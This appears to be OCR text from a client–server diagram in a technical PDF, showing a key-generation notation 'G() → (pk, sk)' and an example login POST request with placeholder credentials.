
Server


`G() → (pk, sk)`



POST /login HTTP/1.1
username=alice&password=password
G() → (pk, sk)
Client
Server

